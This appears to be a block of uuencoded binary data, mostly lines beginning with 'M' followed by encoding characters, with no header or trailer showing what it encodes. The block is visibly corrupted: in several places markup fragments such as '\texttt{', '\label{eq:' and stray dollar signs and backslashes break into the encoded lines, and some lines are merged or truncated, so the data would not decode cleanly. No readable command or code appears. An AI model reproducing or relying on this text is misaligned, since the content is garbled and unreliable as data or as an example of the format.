!!=#%"8OY=TW)?*#R011<9#&HR;.S 0 $MLS'88C,3PY;4CV\#Z^Q^YM+0K8@5W-PIT0*1*4NGS/G&R6/T-EA,UL(/VS*)$ $ME7'C$%M#$.&%U#FJ;"!Q4#F6L^QA$RN*AKBR K?8 '3VU=O3M]^U?T N =$ M6%; '&JSM_VEU6M;3_H_'N\$X(]2\$XL[W4P>F>RVT>(K[%Q)8=HH@G+`!7%TT7 M![NW#Z%IOD[(G(*C%H,IO&:.@:;W@VM?@0&;NI@V4SL]'`%&.\$LK?Q)Z"-%' $\texttt{M9P+,*\#Q-;6FU:6S/P>_;XP9Z029YQX2'Y0M\#/30PO} \& \texttt{'S>;,3>;I1*Q"OGY[} \\$ M=O[IO"D1-IX]75^@_Y*(S:^I_W?;_P<68-!%_1]T.D_[_QZ;_Z<P7:/R/K;] $\label{eq:mm[i]p7^kw>i9/=S_U^GT^D_V_S$NZGE$#X]@_&[$4U(WHY5-QF/XA$B6C<>&U^GT^D_V_S$NZGE$#X]$$$

MWC!RNN()BUV7DS<0'V?[?`W7CT),:_+L%U_E/Q<TQA4W;AAPTXQ\$@"EVO5;W $MS+U:WE;Y:0;NZ840[2-N[9U23^2)0\=0(P@#+)S!EV'8'@6',UMS'<^9%U5!$ M/,W7TGNL#=4:.9N"N8+X+1F/JYQYT]JPV*E:5#=+=?;)WF>&\$/?V9:7WIZ>O MSMZ,WW]W_OK33V]K!6@WN\ZOF&H\$\K\OW-%QDJRT?N3(3(%B;0-S4"8.4>O# M(J^`/BC^&:*;0Q#9U8<=@`!Y(_H",ZAN1G%H@UA@33>8@G"&,:_6+JS1GQNF M'(P"FG>P.6BQK?Q!QXP0'W?([A0?X=:*O;UA:;V+VS\$3F9A\BWVV%VY'/:&J MQCHQ<4ACH%<50<: `^JB `IG+\$A2!-%9-PG\$.4?[8)[>SPIZGP15 6&9(F+08 ML;ZI]VL(HB"(&MKM-*`QT/>!:2!A_B5:*`5'CNGVP<=I\,!#1XB/.W"AB/AI $M\LASDZK6\#Z@I:$\5GM5P"W-+K+5^2:SQ@.XV[\#7MM=,82)<(NMRNPVNU;]!D$ M27700M)G1%(\BC4D.:+D4.R!%*0YWJO=V%9LII-Y=1T"A`;=M99R?4`;+?0Q MENO_(@@4]6F[F"NF%"WN,@MQACG*A^6DA/F_Q2G8R4>))KEHV"-RB'L1G\$48 $M.[>Q\A/X]@T;\[RJO;(B1!B5,/!6]Y,%!<5:=L7QT.YM`K%I<7<8W/87&5S)$ M(\$1MC`B+'B]:H_L:Y!O!94S6)%F)8U%UFUU63V^TYELD_Q_EY+U0!,9),L=] M7,@.L4D\$)#%+YD/P5P[5:L9&`*3=DCZX=D,XVUI9N47:'>4K:'?\$9*65A476 MGRLMUVXIFM6>LEK;\S^1,_DJ:P#W.O_?Q_6_=K???<K__Q7_QI+P;?E_UO= $\label{eq:msak_.ywn4_[04:zu-5nQF+MK;98\k<w^G]9_J?nf[SSJ^e\;kHZ6_^^A_H,A]} MSAK_. YWN4_[04:zu-5nQF+MK;98\k<w^G]9_J?nf[SSJ^e\;kHZ6_^^A_H,A]$ M>-+_Q[A4]G\XW)W^/[KU,HQ7>'YD']SUA`4.6)`JNM2QR`DZY*!&E!>8[8Q6 MH)NE0U4&6T9>Z";RO`-?N!!^T=A?D:O`G3+3,.IUB6V]3N:4DPDF\$A/&<=_T $M^{HR/W/X7}KR%_{p@.*N3?XEWA'\#RPFR1Y8M^H]_5;@[(^0=Q6_C_^>,+>/[F])$ MNW>D;W;,EWW+,L6T-#*JF:'SN1.80FO'(0^GB3!X+&BDO"G?2,*;<QH["_!8 MF_/YBUZ[T^^9E\$?+FH%=0=09V#D!<`<Q[OD#BF/_&!1E[KFWJB\$RT>K*R:EG M`4KPWQKEN.!C\$W480/*E0"5F'J/@KC>O7;9H]E'1.@CIE`8KXKA3"!W1>\\0 MR*K+33V"?QR,/>"!)!T:%YV6.3"M!N.Q[!4ZG2:1Z8>_NYY'Q5FC*)TT]?)4 $M<3='1<(`\$,W:/D\#LX2F%+X`FVDM0_2\$U2]`08"?02\`)=I+4"]-ZPL`06L!$ MIFM]"1ALW:RAUIR%"030)U.R"E, "D?N5U!::RT"NG)XC#CO1@"!A2+:E%OKY M#.H6T\">?U,WC),`Q-:3YY*,AG:!'4C`E8AY(OH*F/0E.\$3F\$5%J)?J^.)6H MHT\AMX5Q%@,:FI8Y#*0PC%A<&C8+FDYH\^8GCCO>`;FQ@C26<,82#HS[%T` M(NLPQ*56.]2*>.^.F7B>Y\$""(&CE:!289T,!PAK)V&\\$F00^^1L+PR8VI#] $MSDU^2" > ", J'/" *Z9DBJ > &2/UU \ / +R \ 2/+B_KR #JUQTX, @SIH5X $U*B62T1-S$ M2B[UW-^5V13[5@E-C`I-E\(D368-K&3:OE,QR0>/@OUQL8K>G;"!\O2*QBBC $M+@&8;"F2.95_0/XD$`K;+0.NPX8?^&0..5S#P)$&Z08\IYRLI&.D\\@@+7^$ M]==?C6]P=RT1#(A6CO\$-D-;.4)340;S\$IVJ; `L%D@V'D&:.=4UA>X[IE6A.M M138!-?)S?`5&>25"L@6C]03+4*QK`0^F(9X3%D<3KZGK":,NFY3!R#S&+6#R M65'6+D.(TX`<JL-'QSL1(:@?@`/4WFC.,9/'1W=!`&OK[6^^&O9P,\EW8_-& M.3D\E,VR':,SX'%`BN<;\.OJP";87</!VFODV)*BSMLC._/QJ(K*@5E'KORU M2)A.?^,R9RJ@JOL(`!V>M8'FF=6O2?%R\]^&Y+<4(L`,LZJ'^WP=EH`,\]H] M6;>300=\$:IH3"ND#D2F>NY/0Y<'Y6IG:@LT;*@\$\='GDT=6:5JK!"=AXNDPV $M*T, 4W+_(%K5'9:DJ@ME2V"!)ETN<%<=-J6IE]2('`,K]R!2H%OD5M[/@?(D$ M3NTD!0RE0?4A0(\U6BK[=HOU"E(`"I/1%C51),HT19Q:C%QP`T[#X(JMR+O7 $M66L=H)JS+QK7GYWE2,K!\0;-<Q]7U-XB&/>0B>LAD<ZQL`,91.%+7`L7^AZP$ $M/BM8&11!67W4]X#E*&AOWI]F\.[1>JE:!V'0*)&]"ZB(:C)^<2@/SAR/\^5@$ M(;CUT@?1CH^":Z4.UV2B*([XJWO6\$M\%6,!_QP*8-7?(3^8K;<I/F"81A`U9 MA4"\!4MOBA/TMJ\$/`5V8H\5C]?)&X0`8RDUUPF`O`3.@,E"3\)J5*A>.E8/; $\label{eq:mqm''} $$ MQM'' / 0E = C1A9Q'') \setminus '-</X) (\ JO_1?Z*IA&^F$T-T3?VZ4I1^;N\#[;UWP[J:'<] \} $$ MQM'' / 0E = C1A9Q'') \setminus '-</X) (\ JO_1?Z*IA&^F$T-T3?VZ4I1^;N\#[;UWP[J:'<] \} $$ MQM'' / 0E = C1A9Q'') \setminus '-</X) (\ JO_1?Z*IA&^F$T-T3?VZ4I1^;N\#[;UWP[J:'<] \} $$ MQM'' / 0E = C1A9Q''') \setminus '-</X) (\ JO_1?Z*IA&^F$T-T3?VZ4I1^;N\#[;UWP[J:'<] \} $$ MQM'' / 0E = C1A9Q''') \setminus '-</X) (\ JO_1?Z*IA&^F$T-T3?VZ4I1^;N\#[;UWP[J:'<] \} $$ MQM'' / 0E = C1A9Q''') \setminus '-</X) (\ JO_1?Z*IA&^F$T-T3?VZ4I1^;N\#[;UWP[J:'<] \} $$ MQM'' / 0E = C1A9Q''') \setminus '-</X) (\ JO_1?Z*IA&^F$T-T3?VZ4I1^;N\#[;UWP[J:'<] \} $$ MQM'' / 0E = C1A9Q''') \setminus '-</X) (\ JO_1?Z*IA&^F$T-T3?VZ4I1^;N\#[;UWP[J:'<] \} $$ MQM'' / 0E = C1A9Q''') \setminus '-</X) (\ MQM''' / 0E = C1A9Q''') \setminus '-</X) (\ MQM''' / 0E = C1A9Q''') \setminus '-</X) (\ MQM'' / 0E = C1A9Q''') \setminus '-</X) (\ MQM'' / 0E = C1A9Q''') \setminus '-</X) (\ MQM'' / 0E = C1A9Q''') \setminus '-</X) (\ MQM'' / 0E = C1A9Q''') \setminus '-</X) (\ MQM'' / 0E = C1A9Q''') \setminus '-</X) (\ MQM'' / 0E = C1A9Q''') \setminus '-</X) (\ MQM'' / 0E = C1A9Q''') \cup '-</X) (\ MQM'' / 0E = C1A9Q''') \cup '-</X) (\ MQM'' / 0E = C1A9Q''') \cup '-</X) (\ MQM'' / 0E = C1A9Q''') \cup '-</X) (\ MQM'' / 0E = C1A9Q''') \cup '-</X) (\ MQM'' / 0E = C1A9Q''') \cup '-</X) (\ MQM'' / 0E = C1A9Q''') \cup '-</X) (\ MQM'' / 0E = C1A9Q''') \cup '-</X) (\ MQM'' / 0E = C1A9Q''') \cup '-</X) (\ MQM'' / 0E = C1A9Q''') \cup '-</X) (\ MQM'' / 0E = C1A9Q''') \cup '-</X) (\ MQM'' / 0E = C1A9Q''') \cup '-</X) (\ MQM'' / 0E = C1A9Q''') \cup '-</X) (\ MQM'' / 0E = C1A9Q''') \cup '-</X) (\ MQM'' / 0E = C1A9Q''') \cup '-</X) (\ MQM'' / 0E = C1A9Q''') \cup '-</X) (\ MQM'' / 0E = C1A9Q''') \cup '-</X) (\ MQM'' / 0E = C1A9Q''') \cup '-</X) (\ MQM'' / 0E = C1A9Q''') \cup '-</X) (\ MQM'' / 0E = C1A9Q''') \cup '-</X) (\ MQM'' / 0E = C1A9Q'') \cup '-</X) (\ MQM'' / 0E = C1A9Q'') \cup '-</X) (\ MQM'' / 0E = C1A9Q'') \cup '-</X) (\ MQM'' / 0E = C1A9Q'') \cup '-</X) (\ MQM'' / 0E = C1A9Q'') \cup '-</X) (\ MQM'' / 0E = C1A9Q'') \cup '-</X) (\ MQM'' / 0E = C1A9Q'') \cup '-</X) (\ MQM'' / 0E = C1A9Q'') \cup '-</X) (\ MQM'' / 0E = C1A9Q'') \cup$ MO`'/U10ZIPY-*+I5>"Z:(\9`%^%3`9)<YLOP/"OYL\$KF0*JHR+N9QGDZX>RW M%*UXQ@#E?`.-M)K"A\5S?:!*B\$?VIHN\?Q1E0QH)OF<4?"_X!S,*NO4A!,QD M2M\$],C6"(+YR:4>=:\$WP-0-;QH8AMPVQPOS#>VUMCBP`E)'SPZ>.Y\$?IU2=0 M73Q5;U1`3Y;,:#Q!5MIXLEJ<[:KM9S\$'Q/K*2`+)2T=&&M)\$EH8MDPT-=805 $M'Y7("_2-Q"9$Q#I3K<;FE<=*'Y'N4P"6QB(VST/R+'<@(G4,A3Y*QU_`U##%)$ MH8,4(%&*]4_LO:3E6!,-1[;`ADD3HS#Y->1#+IYH,+DI47.%>\$Q33]`>N]F+ MD;8K(1`A48D4`RHUQ"GSAG@?S22=09P/6&2MR(*"R\$&#_.4G;@"U&1>OOU&' MP]4+4*":@> `\$"<+F^K\$.L8H<M;`:*-"RH\$/GLR<ND@.PE&:R(<WW^5RFR:N MYR9@^T2*2-`0'*`Z!!\$_@8<+B@385/`E`)\$SJ2".,S11&7\WM4C*L*:H0`2! MMQN(PTD5`:=`L`KBC/>:T\$>C_O/;G\Y/WI_5L3<SNO(J\$-Y]![-7+%QH\4J9 $M^D60\2MF<!2.7.S1/T'5@K%4?.ZX]*6%KR^H'.C+V#@F?[4M*^5J(34Y^30=)]$ M.1X1A!EU@,ZOXTZ;5"`<^A"'LYAB<(,Y^RI`J%WB'@-H*6Y=GF:Y*7QK+V!T $M^?/K2QTGD^MU_16\cOP_8A'60'-".X"4\E:[(S4`\G&T[2\DI$>9IW4P_/J)]$ M\$G/C(G(C+2_E1A#!1=1T0XS986`@5\$U5%Z@IWC%=\$QJ0H#`ZH5&'-GF0GG57 MEQ*6F[`92S2IR*G_5R49C#>,N[,L"8(!NPK'P52`07+\$4R'>:>!3?C7.S"H(MD4K""#K2F,BZ8B3*6B%5DSDJKH^6W&&@OV`[N:`:>%D)OC8!!\$".>9^\`^W"

 $M1S_^{.8}[$-^3//^*#$Q"&#^HL*8@P@J<_$][W]K61G(LG,_Z%;/X(9*,$!)7$ $M+[[L(3:[RSDV]C%X+\%%:0!QI8T6LW(0.*\0_VMJKY?YB+`WLV)R,8P,]W5]$ MU=75U=5=U57\8\$&<R'+>7&-`V8DDEX1IF\D[M70'.^1CBHR#!R-"P4,U@_>& M[OIS(]*4UL44PQ%A]](E=H)2NTC"(4`"P73V*4YF*9X>`!7XR<=0]ANHB6[E M;)\$<4/@=.G819P'8]8<]4&_B<51CW(D8DZ+U97YJM>"6/[)/RM%B2O&686F] M&,XB4%\(]HK>W\$K@O/*_HZJ?`W6=`Q[8J^'0?:>?IWR^:ZOLYV^>+GO?:74^ M>[Y[WVDCNN(9E*KO "-Z"WOT1V% D163;EHW`@\AM1\)<,6LWL=U:9A<@%KO MD*P47HP36+C[S0I<^5G]<[^EW:X(OEAQ2)!+,=\$*___+9@OA,?."V*RKSQ&CL</pre> $M,ZD7"02*5 = -MWF[3P<[3,[.FW<'/!N__34V"0[D\\)G^YZGY.9#SU,9JQ9UY$ M`LR*S?4KHNZ*\0'_^"P61Q>;SY[Q^>SYTXO-"C0JP:S85"L%HPUEH.!\50L2 M!SFK5^+0X[,/3A\$^P1SXJ`']6YG\$LFM^#00_;E5SQ9)N*Y5K!GE<;M=<X?!7 M;(8R_UAQ:P;5VOQLUU2\J]I<J50S\+3YN:2FWBFK36_*ZXF=\3J5C5MU4*I $M2WMO\#M+?^Z.2FI]\\-3]9-6U=Y+-'*_F<IXNLK\#YC:A#3"GE!K@99[T@-$N]J$ M_@7M-KK0K16B6VA%&LXKGAZL>)8Q\]7/!>U\GJ^@5_-:N9U6YE?0[@G;4A4= $M-L6?8MPBG87]CS"COA#!'#7/U"=6W+4>';#EXH$LK9[(Q#T?W"^[4?H^BH8])$ M*'*")R(?:;O&#F,G,]CEX48H2K/TF]K"7_#W\O]CBN#]WOVOX/_;W=C9LOW_ MMCM; "_^_/\S]_[DN[3,NRKL;U0H^XHDPWCYJ!?S*,/[)P^1W6FAGZ#&;GK@< MHU]#HWLJ'`3^,C]P@/C+_,#!D]71^&"TIAYT[--LJBYVJ=HLC&J]<[W<V;P. M&O#OH!DLI^^SY;0>+`<-V6XKL/]\$Q%L*8_,NJ.KA-P">:&I=1Q+Y>P`#MZ;> M(795R; K2S6, JUX, &*[8; W\$11LUYT"]RM, DZ@1BT7(4:XZ#<YZ!1H4; N%)M, D MJ5%[R@JQ)[*<J:\$6W_"IJ3?!(PFFBKNB&[<9@L3QP0*+"T!^^<]#)'Q5^8^Q M@#+B(\$@\"S<5B2&N0K4:-^RAI";?OWKEU>Q!<#%,SN!]#:/%8%HAV69;_-%H MUGB[/5Z\$/[;Y;RA`]NJ!O.@Y.+LOVTQ<^6J,2#TR8=(+C\$+,C=0];M^4[X6C M!; V`CMPP4<?[#!L"ZU&T!(,![3*Y:;0/99CDM]!8RT:3-=90-(?6:]%U/YID $MP0\&!WI].DREK6N*@-8R[#]\[#S8N1EA0+4866LOI&E]=!9>T+Z(,_Q[$TT:3]$ M1_;A.*N#<)-TZ,*M7K:VX99UB4_K.OO)X.S]^_16KR<"C-QW;IT"X@EG&<! $\texttt{M(5S)Y'-XEN+O1H} \\ \texttt{ZT^LU`5L-`X9`'I4=2FN4Q9U?WOL<BKM4Q}) \\ \texttt{U\S9V"4-(} \\ \texttt{W(5S)Y'-XEN+O1H} \\ \texttt{W(5S)Y'-XEN$ $M=:\$^9=^M[HB*,+^G64IZBNXKC)M:]\$^@WV)RQ<9'0L\T;*!PB*Y9)(T'K)4@$ M)"\$#`GTTJ:%^0&][\EV#:P897>*&MVW\AX]]BI&#A5QJRS\0-P4@2YMM4'+. MJ5Y]^=?5Y='J\B!8_G%W^=7N\A%'T>ZR4`BS)N\$*<H\$<MB.>5X@D!P^Y3RY" M7&Y2#]@HL`O2#'LFE7@]_8TV8B)[7B"X+TZ'\?AC0RO2=-7#G*%:3EG"&C8K MXGZ`H*A'.C@MUH(V,CHGHOQ,0)#KU6#&7HF19:]90E_6NY:JVS1!M?O#A.Z0 M`ST'D:)H`QW(FQ[",H<'#VFQPO]5TDX%:>4*QFE,G:Y"6_+'UZAID!%GIG3($\label{eq:mbc.b*e;hl} \texttt{MBC.B*E;hl} < (\texttt{B/@JNJB}: !=7+JKVFEU) - <: \texttt{D3\&PF5} \\ \texttt{SUD>TYNYEXO-`+,9} \\ -; 9 \\ \texttt{SUD>TYNYEXO-`+,9} \\ +; 9 \\ \texttt{SUD>TYNYEXO-`+,9} \\$ ME8P-QF2*Z8L+6XWS^&(V93XZR81E'R).PH(]_L;/2_3J08#N'\$#047@1_@,E M+X793(/&(\$Y9UFM,'<:TKJ:[O\$(+/:BJ+6&?PN\$,!!!'_4-<7\$5^U3LT/-",\ M_'#9MP+0LG(>].\$%+],;I\.\$A.][>RFR6[7K%+30`=]1DY3W';;2'617#6'] MSC[V/_8R:]\$[B\?8G=1?37VMNTX`Q@N.,!2F9CBL]U[KOH4IIG2VL'@8<'G= $\label{eq:m'M-} $$M'M-]$$$ \tilde{J}IUIV(/\&I@(LJ.-!B+>B,')_'(XS'X9'QWN'+_9>OC[<-V@NR<H\&R])$$$ MS4L-\<VB!7^-?2BJ1M_KS9J%%-?_*Q'.1`[HYC:=0SDA>YC+X]"\9#`=L8MW M2O+P8@62QV`_T2*_B\2ZGR4]7*&LJ<C+U)O^Z9>SJG&'`M'`.,E8'K!Z_D+F M19!(4H@>!0'+0>Y!\,LOOZ"?>80)I*:1\$*S2I;:%V4-&L/]'%SCI=8?NFJ-D $M\&FEPC+$7W)H*![3S\&3K'\&>=PN\&_E_GD44\&@03D\&AK0?D?FQ]@P\;Z]8!GR!$ M5DZ!3">!73\MKY\6U?^MO/YO1?5Y=;,[*Q9Z*V9S!>>02M*^^/GUVQ>]HX._ M[B,--W>=^6=AP+.R*M!YH!Z5@]H2BSFQ%ZD\$\$5Z\$""[1D3Z!-7W8QZ1]3+VG M2X#\HE@R1>=C\F]D7MPUC;]L[M3TMC8!\$<*FB^F4USL>#87F6XZ,\$`&4<D4\$ M;XJ5.]G%)#(GIS)C51`CNT_1^[_1:5DB1#MP%;&E&"K:B0F]P*IQ"^!J<M59 M&OT0;9Z)QQ-0U.3)"'/=1->3*3U177I\$73IN:OSI6XURY%@_'*/LOM`SRHW% M:+,\.*TW&=S<':F6-S/XX"4=LE/31&,\94J:<=8_&_?2?[BOHPO!#^X'F;7/ M_!2-96*CCK6,VF/`"#69\KG/R"G:5'2%WKB*AH9:[ACA/TVG:B44.KQ[%;"0 M1/V/E'<8LZ]D2=+.DT4E6I&7=*AUH&APA_%N8SA'RV.\QE#4+)L`]]@BS9ZR MOHH9-E>[%:?,;`SBK(Q562\$^-=G3K<B@YK<.<H7WT*T`BR!OS=SNY`0KS%5T M#=58=KS!8+<D7BV.2`NMO.\+/8FQTX('FRUM,K>01PB`L8CX,`8F<!8@?\$E" MN*5WK!Q0_C(TQW*\$7(EP3'9HEK3.ED%<+8091,/+QP6.VJ2\$SSB1M[39+<<X $\label{eq:mu:_7WR!} \texttt{MU:_7WR!]T<[*+CYA:1K""HSA\&?[FO8W.?9$G3[+?HBOWT8V*77"J)>,L'NLR} \\$ M_P%M8)C*!:L*JIW#.*4TM#R"A+5^L+=V:_062*:41CZ+^>QUC_/J]?H/=)L[M1\$Y127&%W3WT\$%-DT*US_P&/*CJ.KLK&@A=ILX@E)/\(2W5X:\AH45Q,02Y> M*1<CNR[;,""VW-T!Z[_IJN%9CKT'BQ*V6E)]34OL5G(\$36,[>.ABUJR"K8Y&

M1-XS)@E7#"3]]9CLZ-VY%UOWTHLLR4#&"GEV%WQV<O'AW'=P>&S@DZNT`D_X MT7L64"IL/\''P%WCB78'Y/,(IEW/&X=VZ^"^')[3<!^BP].B:C\QBUFBJN-YB $MS3A\&H1TKWLKG^U@CLHJF_SXDS]F'QJF>=S*B.VB*\\1/\\^3Y/\&]9V\\"N^,2L<$ MQMM0E/Q8M7`GY53-Z;(ZI_86>**S1#\$(M()AGD;"C\EB7J;FSF!K>R_.\$4JK M=LP=U5R3K?'MK2:]1AH=`<]TTC^;D\EA:8KLP&DH-6:LKK1GT0D/=)Z=%G8R $M=*/W+":30\,_K=>"1TU,OUVS:LE]N/F:^Q369>=U*SUWU]^[9H&SE=#KJ#_+$ $MH@8; ++VL4$'=.:50; [/F:8EA6`(=:5+4A$&\EM4/T2X=TEG])^>0.0A@:.*$ M3!+PG9%!\$D4"T"1@?AHN'GG<(M]7X"#C?&J(W_"(2@?,@N;C)WEH*'Z&S&<\$ M?YW@/VV,\<#V.4S]ZZ48N@,C"C1S%UT,P)]393=04.OOQ_7F:2VO?:#Z!./9 M4;D6=+M9H616M63`"]H';)S,*ZQ*;?6]\$92)FMR".T4I=\GZ[NG_B&CSU][$M = '*J$.D*&OOW&,6B" := -+&U = D - _DW^XJHV]EV!O < (\#KKD'TL@G+,:>FD <]KT$ M6<UT:.T^11/(>I-I1*\$9*"-]PUZUC2H^!(R3'4M]:K:A\C2>-.HOZW.8!S&+ M]\$!J4A1CB8+>D2+%B"5T*1<7T*X<G'4A74(#S^CA*BTVPGKMIM?TT6WYU??F $M;KD](Y<38CK/H]U?*IBNJ@(O:,1R:S2=A2@E:`1@[+FV?55,=OD$M\O-GQL$ MZ4&P-0<;5B-5`7L4L(@)HRE67J9@LBK*,&?OOC":"45IY&%OXJG4M#5#W7#(M<IOD>D^Y[FEJW1\$:/80\$QN*\$741HH6"&R*3?GTWBB*GVS*PX9B6>>HR-ST#/ M7A<@N6X-(\$GEA3G!#F58^5\$XZ67X<I#,T*<3IW2:HX-86MP#MKD\$#L"P.>DD MBC#\V41LN6K*^27#5N0>Q'4B8I_(@R;Y!\91^<9!\$1<#Q+_>!-W<V7MXG,;F M:77>UIS!THDGQFH0G-U01\$H;N#:&^#Q@M9ZB?XZ.LJ=A;4M2P1!>M@TA.F#C MO?-11D[EUF4B>T%E%4317W[YI>YWUINOU:OY6Y5>>1'P>8`QGK,`XQ:A_1TC MHQ&CP[!\$8?^2,T(`LW]Z@W%(![PVGG,DLS0X'X87*G8M'9*DDV1,:QV*!5I. ML(S0%QIDR>^N-]'MQ[.-QU'!S3CF*L3X2>&-;JC'UZZ9GLWR>&Q,YM2@*IJT $\label{eq:mz34_5} \texttt{MZ34_5} \\ \texttt{?7Q:@E*YX39]3VO,\#KVV<(5!F\-D(8A'A[UZ2YP^"F)!^CU7<>XL\/P} \\ \texttt{NZ34_5} \\ \texttt{NZ34_5}$ M)BVRJBENS]U:T?;*D&P/G4G24IS3\$K1`3:+F>HD4BRY),=G`D)*;EB&`XF"S M^\$J5[:Q#BX;6\$]>X[B<C)<0SZLOV6V:OFC7'RN2;85I+^G(ZO]<%.<KR.4=> MQXRUM7, VO; NECAAB0V4 < C#! + *L / 1UM - 54& *TQ.5RRTV72 = * = F(< FPP3F@\$MKUI!=[M)M0976"=_(_4E=FZ[IR(1GK83XP0&%!FVH'#:.B_B;JPH3=\N`4M1 MVXR_FTRA-5>B%?1N/-7M5MDTQ/LO3#ZPP@9UX3D:CA`7]M\$D,).X3T6I/VOB MM69YF_*BZ#TUBL)QJOEFH0V4HE-RK2S`^)<BEAVN`!8H%/TL1%T_FX6DT<DH MTI:(5*VZ(H-/<8G[_].0M\MJ%A?TO4.I0@I:HYG3SV`#:#:`12PCW6\83B]X M=Q];_FF&W<X"QH)E8@!`G'^DS>("R//_00/1-1\$MNH9Q[&<:/\$+8%::2'ANY M]%"3&M@%MR& 3N ?0QTM+JTX6C'S2>7Q::/!=T'Z\$6-/9K5R0[I<&WVV'T(;M00/#GDRYY0+Y>*HMR;APG[J`E=%3V5Z5W;71]=Z0==@VP6_VGX1I.H>7@(:E MW/ODDYOV((HF^(?8I.I^ROHFQPA'7[31J;3)R?\$_1\$ECV+*;V@[<];ESBH.8 $\texttt{M(X-[TSK:=\$SO.\$=Z*Y]} \\ .\&\texttt{U+`U6M;"Q-.[HUGE7\&TN"} \\ \texttt{XG\$L0A?GF'} \\ < \texttt{U7`:}$ ML:UY%@LU;B(YY]Q[4DVUY>G7R4W!<72UU%I#]YPF259-,9IF9"B#\CW+VQ#X $M\$)R+BBL1L]VO!IB]-AU;@\ZL8YH389E\$"QN<S0RUIH"JWFPFN><LH28HB7. M8G.Y[W,%C/\$"6R.GX2"^#A"[`A]^;BDF-T;DZ*NHKH5/3L88Z[BWO=G2O9Z9 MIJ<EF]40?C9\$_/?!1\$36;M[OIO5WV+'>?;NJ66OEL`0SLDZ3(VK_([_0"G\A $\verb|M8S9P$N`1(\$-DKR[Q2B^*1"JA\61CG`RB5H\#_<I908LP4+-6>)!-MX>T\#C$\&O|$ M/Z{[KBR!.MNM*<YR*2.R^PG]HVA3?>X@1B*&N'?]4V;JP0*1<L+S^5!";U M;O!4A]7?:\%V;1[,&7UE 68Y!WBV4I2\$Q+0 TB3W[TNPM+[!*5COOK#E:-<R M^\\$\"\NXOQC=08H/BTM_K;BO4QDCE?&=/M-'R;\\$O][G\FF(Y7TQ+?\QUE'^\#Y MT3EQ8LKV").\$HNFG=,S!]@IT:R;UUH_/]8F'K,C_607M'G(9SKCYX%/K"QWN MJWXO?*U15K(8FJ\$%B:7=\H&DCXK155^*")VK[=^ZY3RWY0>4S\$:;"GCS#K3/ M:(II.OF5.;5(S8<I6XHX=HH&^KQ9\$3<HD]D4\$QI2PL/+!%;,%EW;.)LF'R-* MBS*)HWZD*;8-KW_KFRH)F7*<6=VK[35YS7Q@<JJMB@EW,W][[79;#S6A1[C0 MFE`WTK5W\JZH]D[<#=->R<V9_E)H_GI5W5K5M/I'<T*[F,^B6/@[K'64U<_O $M((X8Y@)JJ%ZP9-ZL;0[[/R=Y]%1X3MO>*@C.5H<A_?CT@2".8$]>.@D'M^#$ MAQIJ^LO*9)O+:=!83INP&&,E+01,RU)'<@`5I"S,O?-.^0L+8-XFF6\$!N+DS M&Q;#FC/-82ZPXA]O!K[JL&Z1`+&@U_-G0RPBX3VE1BQHXHYY\$G^?(3-A%6=0 MO`LC%*930"VZI;D5"T;K/O(L%H#_\$DD7"YJ[4P;&>J&,GT<RWTMNQESH]Y2H M\;;<5IJU\;:`2U,XWA:P)Y_C;4&5)7?,A3MOIL?W55(]YK3FY'W,Q6K.))"Y M<.;("%GGRIX,TB?UO=?>)NMU997A>C?7R>;2WJA-'HZAE]NVT`Q3B<45"S,2 M9AF&><\$+WO:^0%/V*NF(%31\$0C:]3*YZ3)CW2(H+=)TND^S'C84F_JE&T#CZ MZ8>#\$5!]G]GWUC0.DT\$IFG6?YRGJW*Y#O(X/.SK7*W!'"3PN@J>F?CXHOKIG M+:P[LGS9>3;ZS(POF+5R`L,2T2T0%8RF9C7XU≈F@X\$N1/`3*U(=:Q%GN5 M)3V^1K%M4<YMRA>W7.LH;"\M>)XYH)O2XG,'G[)0=5B>SI:'PSQDZKYH:W/! MH3"3?"8*TC7-RY8B%!P[2%&E*CF5</C0./J5W/#3&+LY]^I=@0L4FC_2;,"8 MGX+OJ3&07]50\$7&\$H-#DY-B2060:8S;.(E3IPOZ\)XTRWB!2FG1@=0QQ79>5

MA?+!K8!5W<P8''KK036W%>VV\IPV7[TKRNZ9<U/3:M_JJ6V_-H(2V>/&2Z<Y $MYF[3I>@.AFE__W2[;G..H[;B--Y[0*@COW':M@+R[CPCO<<Z)=W2%Y6_&CC]]$ M6SA^J&[I8Y@[=%I!-GQS#!86;Y9(GA-U+10>:.>VW-D9G-;SW19UUTX@@GD5 M7;Y%1WPY=4!+C&!])CDD)+P0\$Y1`0#-F&1(+'S"W`3[V>MKJQ4_Y\M>GPM.B MDO4G1TK-+5.TQ98=7I:C:Q]\$%00@<+%TQ:7"@,X_&>E4N`=IB6"I+7IL"T0) M+N9`E0ZF\@^7BT@J5GH3)WNQQVAU&GHY&I=B:G38P!4J[_S\$?X9?#<JY?M*U M/&`QDR5RS6:1?T7AXE"V0#AB[I9"N@I!;RO0BXTC3JL5!"LYT^7;6JH@Z'>" MN!5#D3`1#GF.\$+\5=^6#8XG@36;SB^1<%N370]A\$MU>&W#7GA*JY^"RS9:&A MH!I7CV?C7A]V&;#E<!V0S7F@`7"<'4KYTAAR6FYL%<K/@7G<QT&4\UMYPWY2 MZ\$_R1LMMN'"N<:G.B7E@'?;;92U5X,&6WNFFO@SAS)QG&:3C_]NM+?>DG']Y $MQ=A8IIDZ:="R>!->U<`QER91*]L;:ZV5K(>,=+.Q940^LNZR.1%92U<:G(4*)$ M>U<.B(Y(H_%=5TNO@XL*"LQN%*0?B<XX)581NP&;H#\$Z[210Y(+"-+*S<M_E M)D?GE_?!E],<3?^!I>WG4HX!\CE:W.]6[+;;,=QIL\$%S@EZY>RTM\!Q6\2S` MSE*K*]B-@A!D+[@I0\U-NI*!^24S&<MF?G6_?(7WS+WB`U<K4)!^>_V!;I<S M>Q*//2L(7E6OS:\$#J)DJ5F4>.NUIX%X`-.9BK7REKJY`FRI!^<F`5=X]NSB; M1N%'EQ_-78Y^EE=,:.?DX.O=/2B3I07C53QF<VGS?SPQ<Z?1MN>CFH':V;T^ M%]6Y`K/`51\$\EOS?^L%(2,H8"(Z8AT8U&]*/&ZBH\$9119!8K<%<C!RC.R895 $M^-\W^-\$ @MJ([Q*-+-QY9LU*YN:&_U1&=<;O([E>[E"5&6S#[N_<KR4#F>JY7V]]) $M9-\&"!\$U9EWKU)AYYK7K\946<2*W2+C"")T]\&.CO3':\$;(OS<.CHP.SMRFG*\$ $M"H<;>(\#JM\&M_2`6^KO\L!W6R"Y!/J\3^=(DQ2=(8_?Z^/C6,7HZCZZQ'P>IR))$ $\texttt{M>WF[_B'T(T3C=^X@E?P2G=L'H?\#[=DV+)\#U_QWRW+\P['EP)IXN2HPDS-X/F}) } \\$ 